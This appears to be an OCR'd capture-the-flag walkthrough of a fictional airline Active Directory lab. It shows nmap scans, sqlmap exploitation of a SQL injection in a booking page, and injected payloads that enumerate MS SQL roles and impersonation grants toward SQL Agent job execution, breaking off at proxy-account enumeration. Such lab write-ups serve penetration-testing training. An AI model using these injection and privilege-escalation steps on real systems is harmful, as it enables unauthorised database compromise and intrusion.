








Hostname	IP
WEB01.daedalus.local	192.168.10.39
DC1.daedalus.local	192.168.10.6
MS01.megaairline.local	192.168.11.210
DC2.megaairline.local	192.168.11.201

Entry point: WEB01.daedalus.local (IP `10.13.38.20`).


1. Takeoff

Scan the environment:

```
$ sudo nmap -n -Pn --min-rate=1000 -T4 10.13.38.20 -p- -v | tee ports
$ ports=`cat ports | grep '^[0-9]' | awk -F "/" '{print $1}' | tr "\n" ',' | sed
's/,$//'`
$ sudo nmap -n -Pn -sVC -oA nmap/10.13.38.20-alltcp.nmap 10.13.38.20 -p$ports

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Daedalus Airlines
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.2027.00; RTM+
| ms-sql-ntlm-info:
|   Target_Name: DAEDALUS
|   NetBIOS_Domain_Name: DAEDALUS
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: daedalus.local
|   DNS_Computer_Name: WEB01.daedalus.local
|   DNS_Tree_Name: daedalus.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2020-12-30T06:50:12
|_Not valid after:  2050-12-30T06:50:12
|_ssl-date: 2020-12-31T23:19:40+00:00; +1h20m59s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DAEDALUS
|   NetBIOS_Domain_Name: DAEDALUS
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: daedalus.local
|   DNS_Computer_Name: WEB01.daedalus.local
|   DNS_Tree_Name: daedalus.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-12-31T23:19:30+00:00
| ssl-cert: Subject: commonName=WEB01.daedalus.local
| Not valid before: 2020-10-09T18:14:30
|_Not valid after:  2021-04-10T18:14:30
|_ssl-date: 2020-12-31T23:19:40+00:00; +1h20m59s from scanner time.
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
64662/tcp open  msrpc         Microsoft Windows RPC
```


```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h29m33s, deviation: 3h01m26s, median: 1h20m58s
| ms-sql-info:
|   10.13.38.20:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2027.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: WEB01
|   NetBIOS computer name: WEB01\x00
|   Domain name: daedalus.local
|   Forest name: daedalus.local
|   FQDN: WEB01.daedalus.local
|_  System time: 2020-12-31T15:19:33-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-31T23:19:32
|_  start_date: N/A
```

Discover SQLi in `http://10.13.38.20/book-trip.php`.




Save the request to `book-trip.req` and enumerate DBs with sqlmap:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch --dbs --proxy
http://127.0.0.1:8080 --fresh-queries
```




List all the database users:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch --users
```



Drop into the SQL shell and get the MS SQL Server version, current database name and current user name:

```
sql-shell> @@version
sql-shell> db_name()
sql-shell> current_user
```



Enum DB Roles

Here we're looking at what roles database users are assigned.

Create `roles` table for the output (sqlmap sometimes doesn't do it correctly when feeding it complex queries directly for blind SQLis):


```
CREATE TABLE roles ([username] sysname, [rolename] sysname)

destination='; CREATE TABLE roles ([rolename] sysname, [username] sysname)--
xyz&adults=&children=
```


Map database user names to database role names (query stolen from docs.microsoft.com):

```
SELECT isnull (DP1.name, 'No members') AS DatabaseUserName, DP2.name AS
DatabaseRoleName
  FROM msdb.sys.database_role_members AS DRM
  LEFT OUTER JOIN msdb.sys.database_principals AS DP1
    ON DRM.member_principal_id = DP1.principal_id
  RIGHT OUTER JOIN msdb.sys.database_principals AS DP2
    ON DRM.role_principal_id = DP2.principal_id
WHERE DP2.type = 'R'
ORDER BY DP1.name

destination='; INSERT INTO roles (username, rolename) SELECT isnull (DP1.name,
'No members') AS DatabaseUserName, DP2.name AS DatabaseRoleName FROM
msdb.sys.database_role_members AS DRM LEFT OUTER JOIN
msdb.sys.database_principals AS DP1 ON DRM.member_principal_id = DP1.principal_id
RIGHT OUTER JOIN msdb.sys.database_principals AS DP2 ON DRM.role_principal_id =
DP2.principal_id WHERE DP2.type = 'R' ORDER BY DP1.name-- xyz&adults=&children=
```

Dump the resulting table:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T
roles --dump --proxy http://127.0.0.1:8080 --fresh-queries
```





```
Database: daedalus
Table: roles
[39 entries]
+------------------------------+------------------------------------+
| rolename                     | username                           |
+------------------------------+------------------------------------+
| public                       | No members                         |
| TargetServersRole            | No members                         |
| SQLAgentUserRole             | SQLAgentReaderRole                 |
| SQLAgentUserRole             | dc_operator                        |
| SQLAgentUserRole             | MS_DataCollectorInternalUser       |
| SQLAgentUserRole             | daedalus_admin                     |
| SQLAgentUserRole             | WEB01\\svc_dev                     |
| SQLAgentReaderRole           | SQLAgentOperatorRole               |
| SQLAgentReaderRole           | daedalus_admin                     |
| SQLAgentReaderRole           | WEB01\\svc_dev                     |
| SQLAgentOperatorRole         | PolicyAdministratorRole            |
| SQLAgentOperatorRole         | daedalus_admin                     |
| SQLAgentOperatorRole         | WEB01\\svc_dev                     |
| DatabaseMailUserRole         | No members                         |
| db_ssisadmin                 | No members                         |
| db_ssisltduser               | dc_operator                        |
| db_ssisltduser               | dc_proxy                           |
| db_ssisoperator              | dc_operator                        |
| db_ssisoperator              | dc_proxy                           |
| db_ssisoperator              | MS_DataCollectorInternalUser       |
| dc_operator                  | dc_admin                           |
| dc_admin                     | MS_DataCollectorInternalUser       |
| dc_proxy                     | No members                         |
| PolicyAdministratorRole      | ##MS_PolicyEventProcessingLogin##  |
| PolicyAdministratorRole      | ##MS_PolicyTsqlExecutionLogin##    |
| ServerGroupAdministratorRole | No members                         |
| ServerGroupReaderRole        | ServerGroupAdministratorRole       |
| UtilityCMRReader             | No members                         |
| UtilityIMRWriter             | No members                         |
| UtilityIMRReader             | UtilityIMRWriter                   |
| db_owner                     | dbo                                |
| db_accessadmin               | No members                         |
| db_securityadmin             | No members                         |
| db_ddladmin                  | No members                         |
| db_backupoperator            | No members                         |
| db_datareader                | No members                         |
| db_datawriter                | No members                         |
| db_denydatareader            | No members                         |
| db_denydatawriter            | No members                         |
+------------------------------+------------------------------------+
```

The `daedalus_admin` user has `SQLAgentUserRole`, `SQLAgentReaderRole` and `SQLAgentOperatorRole` roles assigned, which means he can create and run SQL Server Agent jobs even if he is not a sysadmin.

If we could impersonate `daedalus_admin`, then we would be able to create and run jobs too.

Enum DB Grants

Now we're looking for principals that current database user (`daedalus`) is allowed to impersonate.

Create `grants` table for the output:


```
CREATE TABLE grants (username varchar(1024))

destination='; CREATE TABLE grants (username varchar(1024))--
xyz&adults=&children=
```

Discover principals that can be impersonated by `daedalus` (query stolen from NetSPI):

```
SELECT distinct b.name
  FROM sys.server_permissions a
  INNER JOIN sys.server_principals b
    ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'

destination='; INSERT INTO grants (username) SELECT distinct b.name FROM
sys.server_permissions a INNER JOIN sys.server_principals b ON
a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'--
xyz&adults=&children=
```

Dump the resulting table:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T
grants --dump --proxy http://127.0.0.1:8080 --fresh-queries
```



Voila! As one would expect, we can impersonate `daedalus_admin` using EXECUTE AS.

Enum Proxy Accounts

> "A SQL Server Agent proxy account defines a security context in which a job step can run. Each proxy corresponds to a security credential. To set permissions for a particular job step, create a proxy that has the required permissions for a SQL Server Agent subsystem, and then assign that proxy to the job step." – docs.microsoft.com

Create `proxy` table for the output (result sets taken from here):

